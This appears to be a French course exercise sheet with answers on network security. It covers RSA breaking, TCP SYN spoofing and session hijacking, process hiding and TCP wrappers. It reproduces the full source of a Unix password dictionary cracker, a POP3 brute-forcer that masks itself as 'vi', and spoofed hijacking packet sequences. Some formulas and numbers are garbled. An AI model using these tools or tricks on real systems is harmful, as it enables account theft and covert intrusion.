1°) Pour $n=35$ et $a=2$ résoudre $2^x = 1 \pmod{35}$.

Réponse :

$n=7.5 \Rightarrow \Phi(n)=6.4=24=x$

Lorsqu'on veut casser RSA on rappelle que l'on connaît n mais pas sa factorisation donc on n'a pas accès à ce calcul.

2°) Comment s'écrit 2^x-1 en binaire ?

Réponse :

un nombre comportant 24 1 (aucun 0) $2^{24}-1=(111111111111111111111111)_2$

3°) On déduit un algorithme (William H. Payne - 1990) pour résoudre $2^x=1 \pmod{35}$

Comme $(35)_{10}=(100011)_2$, on cherche par décalage et addition à former un nombre ne comportant que des 1. On prend $(100011)_2$ puis on décale ce même nombre en dessous pour combler le premier zéro en partant du poids faible et on recommence. On peut donc écrire l'algorithme sous la forme :

```

x := 0
i := 0
while x contains a 0 bit (other than leading bits) do
  if bit i of x is 0
    then x:= x + ( n << i)
  i := i + 1
return length of x in bits

```

Réaliser cet algorithme pour résoudre $2^x=1 \text{ mod } 35$.

Réponse :

```

          1 0 0 0 1 1
        1 0 0 0 1 1
        -----
          1 0 1 0 1 1 1 1
        1 0 0 0 1 1
        -----
          1 0 1 1 0 1 1 1 1 1
        1 0 0 0 1 1
        -----
          1 1 1 0 0 1 1 1 1 1 1
        1 0 0 0 1 1
        -----
          1 1 1 1 1 1 1 1 1 1 1 1

```

12 11 10 9 8 7 6 5 4 3 2 1

Ce qui montre que 12 est solution de $2^x = 1 \text{ mod } 35$.

4°) Comment peut-on se servir de ce résultat pour casser RSA ?

Réponse :

On connaît par exemple $n=35$ et $e=17$. On vient de calculer $x=12$. Comme $e > x$, $F(n)$ qui ne peut être qu'un multiple de x sera au moins 24. Il faut donc résoudre $d \cdot 17 = 1 \text{ mod } 24$ et essayer de calculer M^{17^d} et comparer à M . Si cela ne marche pas il faut essayer avec $F(n)=36...$

Pourquoi $F(n)$ ne peut être qu'un multiple de x car si $2^x = 1 \text{ mod } 35$ alors $(2^x)^2 = 2^{2x} = 1^2 \text{ mod } 35 = 1 \text{ mod } 35$. On voit que la factorisation est remplacée par la recherche d'un inverse modulo qui fonctionne à peu près comme l'algorithme d'Euclide. La factorisation de n nécessite l'essai des divisions par tous les nombres premiers inférieurs à $n^{1/2}$ (on fait mieux maintenant) tandis que l'algorithme d'Euclide qui lui est reliée à Fibonacci (voir bibliographie livre de J.P. Delahaye). Le problème de Payne était qu'il a sous-estimé le temps de calcul pour trouver x tel que $2^x=1 \text{ mod } 35$

5°) Écrire un programme en C (avec entiers 32 bits seulement) qui calcule x selon ce principe.

Réponse :

Plutôt que de donner un programme tout fait nous allons proposer les deux étapes par lesquelles je suis moi même passé. L'idée la plus intuitive à partir de l'énoncé est :

```

#include <stdlib.h>
#include <math.h>
int ln2mod (int p);
main() {
  int prime;
  printf("On cherche a calculer x verifiant 2^x-1=0mod(p): entrez p :\n");
  scanf("%d",&prime);
  printf("2^x -1 = 0 mod %d donne : %d\n",prime,ln2mod(prime));
  return 0;
}

int ln2mod (int p) {
  int x;
  int i=1, masque=1,nbbit,masquefinal,OnContinue,nbbittot;
  nbbit= log(p)/log(2) +1;
  x=p;
  masquefinal= (1<<nbbit)-1; /* que des 1 sur la longueur de p */
  OnContinue=1;

```

```

while(OnContinue) {
    if (!(x&(masque<<i)) ? 1:0)
        x=x+(p<<i);
    nbbittot= log(x)/log(2) +1; /* operation tres couteuse !!!! */
    OnContinue = ((x & (masquefinal<<(nbbittot-nbbit)))
        != (masquefinal<<(nbbittot-nbbit)));
    i++;
}
return nbbittot;
}

```

Malheureusement ce programme ne peut être utilisé que pour des petites valeurs par exemple lancé avec 35 il donne bien 12, lancé avec 77 = 7x11 il donne 30 un diviseur de 6x10. Cela marche mais lancé avec 323=17x19 il donne -2147483648, il y a eu dépassement de capacité : 32 bits ne sont déjà plus suffisant ! Il aurait du donner un diviseur de 16x18=288. De plus ce programme n'utilise pas de multiplications mais un calcul de logarithme ce qui n'est pas mieux. Nous allons améliorer ce programme en évitant de décaler systématiquement vers la gauche et en éliminant plutôt les bits qui sont déjà à 1 vers la droite. Voici une solution n'utilisant aucune multiplication ni logarithme dans une boucle :

```

#include <stdlib.h>
#include <math.h>
int ln2mod (int p);
main() {
    int prime;
    printf("On cherche a calculer x verifiant 2^x-1=0 mod(p): entrez p :\n");
    scanf("%d",&prime);
    printf("2^x -1 = 0 mod %d donne : %d\n",prime,ln2mod(prime));
    return 0;
}

int ln2mod (int p) {
    int x;
    int i=0, masque=1,nbbit,masquefinal,OnContinue;
    nbbit= log(p)/log(2) +1; /* ce log n'est calculé qu'une fois */
    x=p;
    masquefinal= (1<<nbbit)-1; /* 2^nbbit - 1 */
    OnContinue=1;
    while(OnContinue) {
        if (!(x&(masque)) ? 1:0)
            x=x+p;
        else {
            x=x>>1;
            i++;
        }
        OnContinue = (x != masquefinal);
    }
    return nbbit+i;
}

```

Si l'on donne 419x617=258523 on trouve 2926 qui vaut $\Phi(n)/88 = 257488/88$

Si l'on donne 7918x7906=62615533 on trouve 31299854 qui vaut $\Phi(n)/2 = 62599708/2$ le calcul se faisant en environ 2s sur un pentium 166 Mhz.

Remarque : ces résultats montrent que le calcul de $\Phi(n)$ n'est pas terminé avec notre algorithme. On a besoin de ce $\Phi(n)$ pour casser RSA mais ce que l'on a trouvé est un diviseur de $\Phi(n)$. Donc il faut chercher les multiples de notre résultat. Les quelques tests que je donne montrent qu'il suffit en général de multiplier par 2 mais pas toujours : il faut multiplier par 88 sur un des exemples. Je n'ai aucun résultat général là-dessus.

Exercice 4

Supposons qu'il existe un algorithme très efficace pour calculer la fonction indicatrice d'Euler. Nous allons montrer que l'on pourrait alors casser RSA très facilement.

1°) Ecrire $\Phi(n)$ en fonction de n et p.

Réponse :

Puisque $n = p \cdot q$ il vient :

$$\Phi(n) = (p - 1)(q - 1) = (p - 1)(n/p - 1) = n - p - n/p + 1$$

2°) En déduire une équation du deuxième ordre en p que l'on résoudra.

Réponse :

$$p \cdot \Phi(n) = (p - 1)(n - p) = (n + 1)p - p^2 - n$$

$$\text{Soit : } p^2 + p(\Phi(n) - (n + 1)) + n = 0$$

$$p = \frac{n + 1 - \Phi(n) \pm \sqrt{(n + 1 - \Phi(n))^2 - 4n}}{2}$$

Il vient $p =$

2

et donc si le calcul de p ne pose pas de problème, la factorisation de n est immédiate.

Exercice 5

On trouve sur INTERNET le programme suivant pour craquer les mots de passe. Dire en quelques mots ce qu'il fait.

```

/* TinyCrack v1.0 by Bluesman@cyberspace.org 1/95
   If your tired of having to use gigantic password crackers for a quick-fix,
   then you might try using this program. It does the basics. It scans for
   nulls, tries usernames and account names and of course it runs with any
   wordlist dictionary. TO COMPILE: gcc -O2 tc.c -o tc
*/
#include <stdio.h> /* It's not the best, but hey, you can allmost memorize */
#include <string.h> /* it. For greater speed, compile ufc-crypt with this */

#define fetch(a,b,c,d) { fgets(a,130,b); c=strtok(a,":"); d=strtok('\0',"");}

main() {
    FILE *p,*o,*w;
    char i[50]; char pes[130],pas[50],pps[50],pws[50];
    char *es=pes,*as=pas,*ps=pps,*ws=pws;

    /* This took me a few hours to write */
    printf("\nTinyCrack v1.0 Bluesman 1/95\n\n");
    printf("Password File: ");
    gets(i);
    p=fopen(i,"r");
    printf("WordList File: ");
    gets(i);
    w=fopen(i,"r");
    printf("Results File : ");
    gets(i);
    o=fopen(i,"w"); /* Most time optimizing */
    fprintf(o,"*** TINYCRACK v1.0 ***\n\n*** PASS 1: NULL PASSWORDS ***\n");
    while(ps){
        fetch(es,p,as,ps);
        if(ps)
            if(ps[-1]==':' ) /* I don't normally */
                fprintf(o,"| User [%s] has no password!\n",as);
    }
    fflush(o);
    rewind(p);
    fprintf(o,"*** PASS 2: ACCOUNT NAMES ***\n");
    do {
        fetch(es,p,as,ps);
        if(ps)
            if(!strcmp((char *)crypt(as,ps),ps))
                /* write code in this format */
                fprintf(o,"| User [%s] has password [%s]\n",as,as);
    } while(ps);
    fflush(o);
    rewind(p);
    fprintf(o,"*** PASS 3: DICTIONARY WORDS ***\n");
    do{
        rewind(w);
        fetch(es,p,as,ps);

```

```
do{
    fgets(ws,130,w);
    ws[strlen(ws)-1]=0; /* In case you */
    if(!strcmp((char *)crypt(ws,ps),ps)){
        /* were wondering. See you on the net*/
        fprintf(o,"| User [%s] has password [%s]\n",as,ws);
        fflush(o);
        break;
    }
} while(!feof(w));
} while(!feof(p));
fprintf(o,"*** FINISHED SESSION ***\n");
exit(1);
}
```

Exercice 1

(Voir Steve Bellovin, Security Problems in the TCP/IP Protocol Suite, Computer Communication Review Avril 1989 ftp://research.att.com/dist/internet_security/ipext.ps.Z)

Présentation du protocole SYN

En TCP une machine source initialise une connexion par envoi d'un message SYN (synchronisation/start) au destinataire. La machine destinataire répond avec un message SYN ACK et attend un ACK du SYN ACK. Quand il le reçoit la connexion est établie. La machine destinataire garde trace des SYN ACK non acquittés. Quand un SYN ACK est acquitté il est retiré de la queue.

En spécification Alice and Bob ce protocole peut se décrire comme suit (voir chapitre 5) :

```
C->S:SYN(ISNc)
S->C:SYN(ISNs),ACK(ISNc)
C->S:ACK(ISNs), ISNc
C->S:ACK(ISNs), ISNc, data
and/or
S->C:ACK(ISNc), ISNs, data
```

Présentation de l'attaque SYN (par flooding=innondation)

L'attaque SYN est très simple. L'attaquant envoie des messages SYN avec une autre adresse que la sienne au destinataire. Il en résulte l'envoi de messages SYN ACK à une adresse inconnue, et ces messages ne seront jamais acquittés. Le résultat est que la queue de connexion en attente se remplit et les services TCP ne sont plus rendus aux utilisateurs légitimes (dénier de service). On appelle ce genre de connexion une connexion à demi-ouverte :

```
X->S:SYN(ISNx),SRC=T
S->T:SYN(ISNs),ACK(ISNx)
```

1°) Une méthode avancée pour corriger ce problème consiste à une authentification dès le début du protocole. Il n'est pas suffisant que la machine destinataire vérifie l'origine du message SYN ACK. Il doit être capable de vérifier aussi l'origine des messages SYN. Expliquer pourquoi une telle méthode ne peut pas résoudre les problèmes de déni de service.

Réponse : On ne fait que déplacer le problème. L'authentification prend du temps processeur et un envoi en nombre de paquets à authentifier aura aussi un effet de déni de service, même si les paquets sont faux.

Présentation de l'attaque SYN par spoofing IP (mascarade IP)

L'idée est de se faire passer pour quelqu'un d'autre (autre adresse). Le problème est naturellement qu'alors les réponses du serveur sont envoyées à quelqu'un d'autre. Comme on le montre ci-dessous le seul problème pour l'intrus X est de calculer ISN_s : (nasty=mauvais, désagréable, répugnant)

```
X->S:SYN(ISNx),SRC=T
S->T:SYN(ISNs),ACK(ISNx)
X->S:ACK(ISNs),SRC=T, ISNx
X->S:ACK(ISNs),SRC=T,ISNx, nasty-data
```

2°) Lors de la troisième ligne du protocole, il faut prévoir ISN_s. Dans les systèmes Berkeley, par exemple la variable d'initialisation (ISN_s=Initial Sequence Number) est incrémentée d'une constante toutes les secondes et de la moitié de cette constante à chaque tentative de connexion. Ainsi en initialisant une séquence autorisée et en regardant ISN_s on peut calculer ISN_s' avec un grand degré de confiance. Quels sont les autres problèmes du protocole ci-dessus ?

Réponse : ce que va faire T du message SYN(ISN_s),ACK(ISN_x) qui lui arrive ? Celui qui a initié le protocole espère qu'il finira dans un "trou noir". En fait si T reçoit ce message, il va tenter de mettre fin à la connexion. Ceci est un petit problème, car il suffit de prendre pour T une machine arrêtée ou en maintenance. Une autre manière de faire est une attaque SYN par flooding sur T avant de commencer la véritable attaque.

Défenses

Evidemment la parade à cette attaque est le changement plus rapide de l'ISN_s. Les spécifications TCP

demandent approximativement 250 000 changements par seconde. Cependant le passage d'une fréquence de 128 (4.2BSD) à 125 000 (4.3BSD) n'est en fait pas significatif. Supposons pour simplifier que X est le seul client à vouloir se connecter sur S. Pour connaître le ISN du serveur S on peut procéder de la manière suivante :

- (1) X->S:SYN(ISN_x)
- (2) S->X:SYN(ISN_s),ACK(ISN_x)

en envoyant immédiatement après le paquet (2) le message (3) :

- (3) X->S:SYN(ISN_x),SRC=T
- (4) S->T:SYN(ISN_s),ACK(ISN_x)

3°) Le ISN_s du message (4) ne dépend du temps entre l'émission du message (1) de X et la réception sur X de l'acquittement. Expliquer pourquoi ?

Réponse : parcequ'entre l'émission (2) et l'émission (3) il s'est passé un aller et retour de message entre X et S.

4°) Comment se comporte la prévision en fonction de la puissance de la machine cible ?

Réponse : de mieux en mieux.

5°) Comment améliorer la sécurité ?

Réponse : avec une incrémentation de ISN_s aléatoire.

Exercice 2

D'après l'article "Simple Active Attack Against TCP" de Laurent Joncheray Disponible sur Internet sous forme de fichier texte : lphijack.txt

Nous avons volontairement négligé quelques détails dans l'exercice précédent. Il s'agit par exemple de l'incrémentation des ISN reçus avant de les envoyer dans le protocole 3 temps de connexion.

Le protocole TCP approfondi

Pour expliquer ce qui se passe on ajoute des variables sur chaque postes, variables nécessaires à la synchronisation.

Client C		Serveur S
CLT_SEQ=ISN _C CLT_ACK=0	C->S:SYN(ISN _C)	
	S->C:SYN(ISN _s),ACK(ISN _C +1)	SVR_ACK=ISN _C +1 SVR_SEQ=ISN _s
CLT_SEQ=ISN _C +1 CLT_ACK=ISN _s +1	C->S:ACK(ISN _s +1), ISN _C +1	SVR_ACK=ISN _C +1 SVR_SEQ=ISN _s +1
CLT_SEQ=ISN _C +11 CLT_ACK=ISN _s +1	C->S:ACK(ISN _s +1), ISN _C +11, PSH(), data (10 octets) window=CLT_WIND	
	S->C:ACK(ISN _C +11), ISN _s +21 PSH() data (20 octets) window=SVR_WIND	SVR_ACK=ISN _C +11 SVR_SEQ=ISN _s +21
CLT_SEQ=ISN _C +11 CLT_ACK=ISN _s +21		

1°) Quelles sont les équations entre CLT_SEQ, CLT_ACK, SVR_SEQ et SVR_ACK lorsque la connexion

est établie ?

Réponse : $SVR_SEQ = CLT_ACK$ et $CLT_SEQ = SVR_ACK$

2°) Quelles sont les équations générales ensuite ?

Réponse : $CLT_ACK \leq SVR_SEQ \leq CLT_ACK + CLT_WIND$
 $SVR_ACK \leq CLT_SEQ \leq SVR_ACK + SVR_WIND$


Quand nous sommes dans un état établi un paquet est acceptable si son numéro de séquence tombe dans $[SVR_ACK, SVR_ACK + SVR_WIND]$ pour le serveur et $[CLT_ACK, CLT_ACK + CLT_WIND]$ pour le client. Le terme état désynchronisé se référera à une connexion où le client et le serveur sont dans un état établi et $SVR_SEQ <> CLT_ACK$ et $CLT_SEQ <> SVR_ACK$

Cet état est stable tant qu'aucune donnée n'est échangée. Si quelques données sont échangées deux cas peuvent arriver :

- si $SVR_ACK < CLT_SEQ < SVR_ACK + SVR_WIND$ le paquet est acceptable et les données seront stockées pour un usage futur (dépendant de l'implémentation) mais non renvoyé à l'utilisateur tant que de début du flot (numéro de séquence = SVR_ACK) manque.
- Si $CLT_SEQ > SVR_ACK + SVR_WIND$ ou $CLT_SEQ < SVR_ACK$ le paquet est non acceptable et ne sera pas gardé.

L'attaque

L'attaque consiste à créer un état désynchronisé de chaque côté de telle façon que le client et le serveur ne puisse plus échanger des données :



3°) Que faut-il envoyer d'un poste d'attaque X sur le réseau pour désynchroniser le client et le serveur comme ci-dessus ?

Réponse : Il suffit d'envoyer des données au serveur et au client. Si possible plusieurs fois pour que $CLT_TO_SVR_OFFSET$ et $SVR_TO_CLT_OFFSET$ dépassent la valeur de la fenêtre.

4°) Si l'attaquant ajoute une chaîne de caractères sur une trame du client en l'envoyant au serveur et filtre ensuite la réponse du serveur, est-ce que les valeurs de $CLT_TO_SVR_OFFSET$ et $SVR_TO_CLT_OFFSET$ gardée précieusement par l'attaquant X devront changer ?

Réponse : naturellement, il faudra tenir compte de la chaîne ajoutée et de la chaîne filtrée. Il faut comprendre que l'attaquant doit garder les variables CLT_SEQ , CLT_ACK , $SVR_TO_CLT_OFFSET$, SVR_ACK , SVR_SEQ et $CLT_TO_SVR_OFFSET$ pour pouvoir fonctionner correctement.

La tempête TCP Ack

L'idée générale est la génération de nombreux paquets d'acquiescement. Quand une machine reçoit un paquet inacceptable, cette machine envoie un accusé de réception avec le ISN attendu comme acquiescement.

```
C->S:ACK(BADISNc),Data
S->C:SYN(ISNs),ACK(EXPECTISNc)
```

5°) Imaginer la suite si les deux machines S et C ont été préalablement désynchronisées.

Réponse : boucle infinie qui se termine quand même en général. En effet ces paquets ne transportant pas de données, ils ne sont pas réemis en cas de perte. Or la perte d'un paquet arrête immédiatement cette boucle et c'est le cas sur un réseau non sûr.

Nous présentons maintenant d'autres méthodes de désynchronisation que celle envisagée dans la question 3°. En effet cette méthode présente l'avantage d'être très simple, mais l'inconvénient d'être visible : le client recevra des données qu'il n'a pas demandées...

Désynchronisation précoce (Early desynchronization)

La méthode consiste à casser une connexion dans ses prémices du côté serveur et à en créer une autre avec un nouveau ISN. Cette méthode marche si l'attaquant X est sur la route entre le serveur S et le client C.

```
C->S:SYN(ISNc)
S->C:SYN(ISNs),ACK(ISNc+1)
X->S:RST(ISNc+1), ISNs, SRC=C
X->S:SYN(ISNx),SRC=C
S->C:SYN(ISNs'),ACK(ISNx+1)
X->S:SYN(ISNx+1),ISNs'+1, SRC=T
```

6°) Quelle trame doit être interceptée par X et non envoyée à son destinataire pour créer une tempête Ack ?

Réponse : La deuxième ligne doit être interceptée. Autrement dit C attend SYN(ISN_s),ACK(ISN_c+1). Au lieu de cela il recevra SYN(ISN_s'),ACK(ISN_x+1) et il en résultera une tempête Ack.

Exercice 3

Pour pouvoir étudier tranquillement un réseau de l'intérieur il faut pouvoir se dissimuler. Nous allons étudier dans cet exercice quelques techniques pour cela.

Imaginons que l'on écrive un programme appelé sniffer.c et qui compilé donne le fichier binaire sniffer.

C'est un programme capable de faire des recherches sur un site. On le lancera donc par la ligne de commande du genre : sniffer www.univ-troyes.fr

L'administrateur de la machine sur laquelle vous lancez le programme peut savoir à tout moment les processus qui tournent sur la machine (par une commande ps). Lorsqu'il verra cette commande, il ne fera aucun doute pour lui qu'il s'agit d'un processus à détruire. Votre problème est donc de dissimuler cette commande. Un moyen simple consiste à changer de nom pour le programme. Mais qu'en est-il de l'argument ? Le meilleur moyen est d'écrire un programme qui manipule son arg[0] (c'est à dire son nom), et son arg[1] c'est à dire son premier argument. Nous présentons rapidement le résultat d'un programme sous LINUX qui tente d'expliquer le fonctionnement des arguments.

```
/* Remy Card & al. Programmation LINUX 2.0 Eyrolles (1998)*/
#include <stdio.h> /
#include <stdlib.h>
#include <string.h>
int i; /* Variable non initialisée (segment BSS)*/
int j=2; /* variable initialisée (segment DATA) */
extern int _end;
extern int _etext; /* Fin du segment de code */
extern int _edata; /* Fin du segment de données */
extern int __bss_start; /* Début du segment DSS */
extern char **environ; /* Pointeur sur l'environnement */
void debug(char *adr);
main(int argc, char *argv[]) {
    int k,taille,len;
    printf("Adresse de la fonction main = %09lx\n",main);
```

```

printf("Adresse du symbole _etext = %09lx\n",&_etext);
printf("Adresse de la variable j = %09lx\n",&j);
printf("Adresse du symbole _edata = %09lx\n",&_edata);
printf("Adresse du symbole __bs_start = %09lx\n",&__bss_start);
printf("Adresse de la variable i = %09lx\n",&i);
printf("Adresse du symbole _end = %09lx\n",&_end);
printf("Adresse de la variable k = %09lx\n",&k);
printf("Adresse du premier argument :arg[0] = %09lx\n",argv[0]);
printf("Adresse de l'environnement :environ[0] = %09lx\n",environ[0]);
/***** partie ajoutée par S.Moutou *****/
/* avant de bricoler la ligne de commande il faut la sauver - Pas fait ici */
/* if (argc>1){
    len=strlen(argv[0]);
    argv[0][len-3]='l';
    argv[0][len-2]='y';
    argv[0][len-1]='x';
    len=strlen(argv[1]);
    argv[1][len-4]='.';
    argv[1][len-3]='t';
    argv[1][len-2]='x';
    argv[1][len-1]='t';
}*/
printf("On debogue a partir de argv[0]\n");
debug(argv[0]);
return 0;
}

void debug(char *adr) { /* a la mode debug du DOS */
int lin,col;
char cmd='d',line[80],*poslin1,*poslin2;
while (cmd=='d') {
    for(lin=0;lin<8;lin++){
        poslin1=line;
        poslin2=line+50;
        for(col=0;col<16;col++){
            sprintf(poslin1,"%02X ",*adr);
            if ((*adr<128)&&(*adr>20)) sprintf(poslin2,"%c",*adr);
            else sprintf(poslin2,".");
            adr++;
            poslin1+=3;
            poslin2++;
        } /* fin du for */
        *poslin2=0; /* fin de chaîne : a mon avis c'est déjà fait, mais enfin...*/
        line[48]=' ';line[49]=' ';
        printf("%s\n",line);
    } /* fin du for */
    printf("-");
    cmd=getchar();
} /* fin du while */

```

Ce programme lancé tel quel donne le résultat :

```

Adresse de la fonction main = 008048500
Adresse du symbole _etext = 008048718
Adresse de la variable j = 0080498e8
Adresse du symbole _edata = 0080499ac
Adresse du symbole __bs_start = 0080499ac
Adresse de la variable i = 008049a08
Adresse du symbole _end = 008049a0c
Adresse de la variable k = 0bffff9b4
Adresse du premier argument:arg[0] = 0bffffabf
Adresse de l'environnement:environ[0] = 0bffffaeb
On debogue a partir de argv[0]
2F 68 6F 6D 65 2F 73 6D 6F 75 74 6F 75 2F 62 72 /home/smoutou/br
69 63 6F 61 64 72 2E 65 00 77 77 77 2E 75 6E 69 icoadr.e.www.uni
76 2D 74 72 6F 79 65 73 2E 66 72 00 42 52 4F 57 v-troyes.fr.BROW
53 45 52 3D 2F 75 73 72 2F 62 69 6E 2F 6E 65 74 SER=/usr/bin/net
73 63 61 70 65 00 48 49 53 54 53 49 5A 45 3D 31 scape.HISTSIZE=1
30 30 30 00 48 4F 53 54 4E 41 4D 45 3D 6C 6F 63 000.HOSTNAME=loc
61 6C 68 6F 73 74 2E 6C 6F 63 61 6C 64 6F 6D 61 alhost.localdoma
69 6E 00 4C 4F 47 4E 41 4D 45 3D 73 6D 6F 75 74 in.LOGNAME=smout

```

1°) A votre avis quel est le nom du programme lancé ? Par quel caractère sont séparés arg[0] et arg[1] ? Que se passe-t-il si l'on retire les commentaires autour de if (argc>1) ?

Réponse : /home/smoutou/bricoadr.e www.univ-troyes.fr
arg[0] et arg[1] sont séparés par un 0.

Un ps ef donnera le processus /home/smoutou/bricoadlyx www.univ-troye.txt si l'on enlève les commentaires.

2°) On vous donne un extrait d'un programme appelé pop3hack.c trouvé sur internet

```

/* First, define the POP-3 port - almost always 110 */
#define POP3_PORT 110
/* What we want our program to be masked as, so nosy sysadmins dont kill us */
#define MASKAS "vi"
/* Repeat connect or not - remember, logs still report a connection, so
you might want to set this to 0. If set to 0, it will hack until it finds
1 user/password then exit. If set to 1, it will reconnect and try more
user/passwords (until it runs out of usernames) */
#define RECONNECT 0
/* The function prototypes */
void nuke_string(char *);
main(int argc, char **argv)
{
    if(argc < 4)
    {
        /* invalid syntax, display syntax and exit */
        printf("Syntax: %s host userfile dictfile\n", argv[0]);
        exit(0);
    }
    /* Validate that the host exists */
    if(pop_connect(argv[1]) == -1)
    {
        /* Error */
        printf("Error connecting to host %s\n", argv[1]);
        exit(0);
    }
    printf("Connected to: %s\n\n", argv[1]);
    /* Check for the existance of the user file */
    userfile=fopen(argv[2], "rt");
    if(userfile==NULL)
    {
        /* Error */
        printf("Error opening userfile %s\n", argv[2]);
        exit(0);
    }
    fclose(userfile);
    /* Checking for the existance of dict file */
    dictfile=fopen(argv[3], "rt");
    if(dictfile==NULL)
    {

```

```

    /* Error */
    printf("Error opening dictfile %s\n", argv[3]);
    exit(0);
}
fclose(dictfile);
/* Copy important arguments to variables */
strcpy(host, argv[1]);
strcpy(user, argv[2]);
strcpy(dict, argv[3]);
nuke_string(argv[0]);
nuke_string(argv[1]);
nuke_string(argv[2]);
nuke_string(argv[3]);
strcpy(argv[0], MASKAS);
swallow_welcome();
hackity_hack();
}

void nuke_string(char *targetstring)
{
    char *mystring=targetstring;
    while(*targetstring != '\0')
    {
        *targetstring=' ';
        targetstring++;
    }
    *mystring='\0';
}

```

Quelle est la technique utilisée par ce programme pour se dissimuler. Sous quel nom et avec quels paramètres l'administrateur de la machine verrait-il tourner ce programme ?

Réponse : le programme sera vu sous le nom de "vi"

Exercice 4

La configuration d'un TCP Wrapper est donné par le fichier hosts.allow de contenu :

```

in.ftp : 192.168.0. : ALLOW
in.telnetd : 192.168.0.128 : ALLOW
ALL : ALL : DENY

```

La dernière règle bloque l'accès à tous les services.

La commande tcpmatch permet de vérifier le fonctionnement de tcpd. On lance les commandes :

```

tcpmatch in.telnetd 192.168.0.128
tcpmatch in.telnetd 192.168.0.1
tcpmatch in.ftpd 192.168.0.2

```

La première ligne simule un telnet à partir de la machine 192.168.0.128 ...

1°) Quelles seront les réponses ?

2°) On remplace la dernière règle par

```

ALL : ALL : SPAWN echo « Service %d IP %a Utilisateur %c » |
/bin/mail root -s « Alerte tcpd » : DENY

```

Que se passera-t-il si on lance : tcpmatch in.telnetd 192.168.0.1

Réponses :

1°) ALLOW, DENY, ALLOW

2°) A chaque tentative infructueuse, un courrier d'alerte sera adressé au super utilisateur. Les étudiants ont peu de données pour deviner cela, les explications du cours sont trop succinctes. Cette question est juste là pour illustrer ce qui peut être réalisé dans le fichier hosts.allow.